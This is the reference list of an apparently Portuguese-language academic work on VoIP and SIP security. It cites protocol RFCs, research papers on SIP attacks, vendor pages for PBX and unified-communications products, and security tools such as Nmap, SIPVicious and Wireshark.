[2] Housam Al-Allouni, Alaa Eldin Rohiem, Mohammed Hashem, Ali Elmoghazy, e Abd El-Aziz Ahmed. Voip Denial of Service Attacks Classification and Implementation. *26th NATIONAL RADIO SCIENCE CONFERENCE (NRSC2009)*, páginas 17–19, março 2009.

[3] G. Vennila, N. S. Shalini, e MSK. Manikandan. Navie Bayes Intrusion Classification System for Voice over Internet Protocol Network Using Honeypot. *International Journal of Engineering Transactions A: Basics*, 28(1):44–51, janeiro 2015.

[4] ITU-T. ITU-T Recommendation H.323, 1996. Disponível em http://www.itu.int/rec/T-REC-H.323-199611-S/en/, acedido a última vez em 19 de novembro de 2016.

[5] S. J. Shivankar e M. P. Tembhurkar. Comparative Analysis on Security Techniques in Voip Environment. *IEEE 2nd International Conference on Electronics and Communications System ICECS*, páginas 1176–1180, fevereiro 2015.

[6] E. Schooler J. Rosenberg M. Handley, H. Schulzrinne. RFC 2543 - SIP: Session Initiation Protocol, 1999. Disponível em https://www.rfc-editor.org/rfc/rfc2543.txt, acedido a última vez em 19 de novembro de 2016.

[7] U. Ur Rehman e A. G. Abbasi. Security Analysis of Voip Architecture for Identifying Sip Vulnerabilities. *IEEE International Conference on Technologies ICET*, páginas 87–93, dezembro 2014.

[8] João Manuel Couto das Neves. Videotelephony, julho 2016. Faculdade de Engenharia da Universidade do Porto, disponível em https://sigarra.up.pt/feup/pt/conteudos_geral.ver?pct_pag_id=249640&pct_parametros=pv_ocorrencia_id=365728&pct_grupo=53550#53550.

[9] J. Peterson e C. Jennings. Enhancements for Authenticated Identity Management in the Session Initiation Protocol (SIP). *RFC4474: Internet Engineering Task Force (IETF)*, agosto 2006.

[10] Y. M. Koh e K. H. Kwon. A New Lightweight Protection Method against Impersonation Attack on SIP. *Advances in Computer Science and its Applications CSA 2013*, 279:273–277, 2014.

[11] Margaret Rouse. single sign-on (SSO), 2016. Disponível em http://searchsecurity.techtarget.com/definition/single-sign-on, acedido a última vez em 20 de janeiro de 2017.

[12] Mark Collier e David Endler. *HACKING EXPOSED: Unified Communications & VoIP Security Secrets & Solutions*. McGraw Hill education, Segunda edição, 2014.

[13] Digium. Getting Started with Asterisk, 2017. Disponível em http://www.asterisk.org/get-started, acedido a última vez em 5 de janeiro de 2017.

[14] VOIP-Info.org LLC. Asterisk, 2017. Disponível em http://www.voip-info.org/wiki/view/Asterisk, acedido a última vez em 8 de janeiro de 2017.

[15] Digium. AsteriskNOW, 2017. Disponível em http://www.asterisk.org/downloads/asterisknow, acedido a última vez em 3 de janeiro de 2017.

[16] Sangoma Technologies. FreePBX Let Freedom Ring, 2017. Disponível em https://www.freepbx.org/, acedido a última vez em 9 de janeiro de 2017.

[17] Cisco Systems. Make your building smarter, 2017. Disponível em http://www.cisco.com/, acedido a última vez em 20 de janeiro de 2017.

[18] Cisco. Cisco unified communications manager architecture, 2016. Disponível em http://cdn.ttgtmedia.com/searchUnifiedCommunications/downloads/Cisco.UCManager.Architecture.CH1.pdf, acedido a última vez em 2 de novembro de 2016.

[19] Cisco, 2016. Disponível em http://core0.staticworld.net/images/idge/imported/article/nww/2008/07/01fig01-100278473-orig.jpg, acedido a última vez em 2 de novembro de 2016.

[20] Cisco Systems. Cisco Unity Connection, 2017. Disponível em http://www.cisco.com/c/en/us/products/unified-communications/unity-connection/index.html, acedido a última vez em 21 de janeiro de 2017.

[21] Cisco Systems. Cisco Jabber, 2017. Disponível em http://www.cisco.com/web/products/voice/jabber.html, acedido a última vez em 25 de janeiro de 2017.

[22] Cisco Systems. Cisco Unity Express, 2017. Disponível em http://www.cisco.com/c/en/us/products/unified-communications/unity-express/index.html, acedido a última vez em 10 de janeiro de 2017.

[23] Cisco. Cisco unified communications manager 11.5 data sheet, 2016. Disponível em http://www.cisco.com/c/en/us/products/collateral/unified-communications/unified-communications-manager-callmanager/datasheet-c78-737408.html, acedido a última vez em 2 de novembro de 2016.

[24] Margaret Rouse. Skinny Client Control Protocol (SCCP), 2008. Disponível em http://searchunifiedcommunications.techtarget.com/definition/Skinny-Client-Control-Protocol, acedido a última vez em 5 de janeiro de 2017.

[25] The Apache Software Foundation. Apache Tomcat, 2017. Disponível em http://tomcat.apache.org/, acedido a última vez em 26 de janeiro de 2017.

[26] IP Brick, 2017. Disponível em http://www.ipbrick.com/pt-pt/, acedido a última vez em 5 de janeiro de 2017.

[27] IPBrick. Melhor comunicação com o serviço ucoip, 2016. Disponível em http://www.ipbrick.com/wp-content/uploads/2015/12/WhitePaper-UCOIP.PT_1.pdf, acedido a última vez em 2 de novembro de 2016.

[28] IPBrick. Ipbrick.gt, 2016. Disponível em http://www.ipbrick.com/pt-pt/ipbrick-gt-2/, acedido a última vez em 2 de novembro de 2016.

[29] IPBrick. Ipbrick.gt data sheet, 2016. Disponível em http://www.ipbrick.com/wp-content/uploads/2016/06/DatasheetGT.PT_-1.pdf, acedido a última vez em 2 de novembro de 2016.

[30] IBM. IBM Cloud, 2017. Disponível em https://www.ibm.com/cloud-computing/, acedido a última vez em 5 de janeiro de 2017.

[31] FEUP/CICA/UIRC. Polyspeak, 2016. Disponível em http://www.polyspeak.pt/, acedido a última vez em 2 de novembro de 2016.

[32] Telzio. Business Phone System, 2017. Disponível em https://telzio.com/, acedido a última vez em 8 de janeiro de 2017.

[33] Atlassian, 2017. Disponível em https://www.atlassian.com/, acedido a última vez em 5 de janeiro de 2017.

[34] Atlassian, 2016. Disponível em https://marketplace.atlassian.com/plugins/com.telzio.hipchatAddOn/server/overview, acedido a última vez em 30 de outubro de 2016.

[35] Atlassian Developers. Cloud security program, 2016. Disponível em https://developer.atlassian.com/market/programs-and-features/cloud-security-program, acedido a última vez em 2 de novembro de 2016.

[36] J. Hostetler P. Leach A. Luotonen E. Sink L. Stewart J. Franks, P. Hallam-Baker. RFC 2069 - An Extension to HTTP : Digest Access Authentication, 2002. Disponível em https://tools.ietf.org/html/rfc2069, acedido a última vez em 20 de janeiro de 2017.

[37] Alcatel-Lucent. Alcatel-Lucent OpenTouch Enterprise Cloud, 2016. Disponível em http://enterprise.alcatel-lucent.com/assets/documents/OT_enterprise_cloud_solution_sheet_EN.pdf, acedido a última vez em 2 de novembro de 2016.

[38] Alcatel-Lucent. Alcatel-Lucent Omnipcx Enterprise Communication Server Release 11.2 and Alcatel-Lucent Opentouch Multimedia Services Release 2.2, 2016. Disponível em http://enterprise.alcatel-lucent.com/assets/documents/otms-oxe-datasheet-en.pdf, acedido a última vez em 2 de novembro de 2016.

[39] Alcatel-Lucent. Unified messaging application, 2016. Disponível em http://enterprise.alcatel-lucent.com/assets/documents/E2013082206EN_Unified_Messaging_Datasheet.pdf, acedido a última vez em 2 de novembro de 2016.

[40] Elastix, 2017. Disponível em https://www.elastix.org/, acedido a última vez em 26 de janeiro de 2017.

[41] Elastix, 2016. Disponível em http://www.elastix.com/en/portfolio-item/sip-firewall/#tab-id-1, acedido a última vez em 2 de novembro de 2016.

[42] Elastix. Elastix SIP Firewall, 2016. Disponível em https://www.elastix.org/blog/uncategorized/sip-firewall/, acedido a última vez em 2 de novembro de 2016.

[43] Cisco and/or its affiliates. Snort - Network Intrusion & Prevention System, 2017. Disponível em https://telzio.com/, acedido a última vez em 26 de janeiro de 2017.

[44] Elastix. Elastix Monitoring Services, 2016. Disponível em http://www.elastix.com/en/pages/monitoring-services/, acedido a última vez em 2 de novembro de 2016.

[45] Digium. Business Phone Systems, 2017. Disponível em https://www.digium.com/, acedido a última vez em 26 de janeiro de 2017.

[46] Digium. Switchvox, 2017. Disponível em https://www.digium.com/products/business-phone-systems, acedido a última vez em 26 de janeiro de 2017.

[47] Digium, 2016. Disponível em https://www.digium.com/products/business-phone-systems/features/adminstration, acedido a última vez em 2 de novembro de 2016.

[48] Digium. Switchvox Cloud, 2017. Disponível em https://www.digium.com/products/business-phone-systems/hosted-pbx, acedido a última vez em 26 de janeiro de 2017.

[49] D. Geneiatakis, G. Kambourakis, C. Lambrinoudakis, T. Dagiuklas, e S. Gritzalis. SIP Message Tampering: THE SQL code INJECTION attack. *13th IEEE International Conference on Software, Telecommunications and Computer Networks*, setembro 2005.

[50] D. Geneiatakis, T. Dagiuklas, G. Kambourakis, C. Lambrinoudakis, e S. Gritzalis. Survey of Security Vulnerabilities In Session Initiation Protocol. *IEEE Communications Surveys & Tutorials*, 8(3), julho 2006.

[51] Chia-Chen Chang, Yung-Feng Lu, Ai-Chung Pang, e Tei-Wei Kuo. Design and Implementation of SIP Security. *International Conference On Information Networking (ICOIN)*, páginas 669–678, fevereiro 2005.

[52] M. Herculea, T. M. Blaga, e V. Dobrota. Evaluation of Security and Countermeasures for a SIP-based VoIP Architecture. *7th International Conference RoEduNet*, agosto 2008.

[53] A. N. Jaber, K. D. Rajoo, S. Manickam, A. B. Osman, A. A. Khudher, e Tan Chen-Wei. Framework for Enhancing SIP Confidentiality to Prevent Unexpected High SIP Server Attacks by using Crypto-Gateway Sip Server (Cgs). *4th International Conference on Computer Research and Development*, 39, fevereiro 2012.

[54] De Vivo, M., E., Isern, G., e G.O. A review of port scanning techniques. *ACM SIGCOMM Computer Communication Review*, 29(2):41–48, abril 1999.

[55] Oracle. VirtualBox, 2017. Disponível em https://www.virtualbox.org/, acedido a última vez em 23 de janeiro de 2017.

[56] Kali Linux. Our Most Advanced Penetration Testing Distribution, Ever, 2016. Disponível em https://www.kali.org/, acedido a última vez em 21 de dezembro de 2016.

[57] Digium. SIP Trunking, 2016. Disponível em https://www.digium.com/solutions/what-is-sip-trunking, acedido a última vez em 3 de dezembro de 2016.

[58] Nmap. Nmap: the Network Mapper, 2016. Disponível em https://nmap.org/, acedido a última vez em 3 de dezembro de 2016.

[59] Sandro Gauci. Welcome to SIPVicious security tools, 2016. Disponível em https://github.com/EnableSecurity/sipvicious, acedido a última vez em 19 de dezembro de 2016.

[60] Ettercap Project. Ettercap, 2016. Disponível em https://ettercap.github.io/ettercap/, acedido a última vez em 20 de dezembro de 2016.

[61] Wireshark. Wireshark, 2016. Disponível em https://www.wireshark.org/, acedido a última vez em 20 de dezembro de 2016.

[62] Van Hauser. The hacker choice's ipv6 attack toolkit (aka thc-ipv6), 2016. Disponível em https://www.carta.tech/man-pages/man8/atk6-flood_router6.8.html, acedido a última vez em 26 de dezembro de 2016.

[63] FCCN. Bem vindo ao site eduroam, 2015. Disponível em https://eduroam.pt/pt/sobre/descricao, acedido a última vez em 6 de janeiro de 2017.

[64] E. Schooler J. Rosenberg M. Handley, H. Schulzrinne. RFC 3261 - SIP: Session Initiation Protocol, 2002. Disponível em https://tools.ietf.org/html/rfc3261#page-165, acedido a última vez em 20 de janeiro de 2017.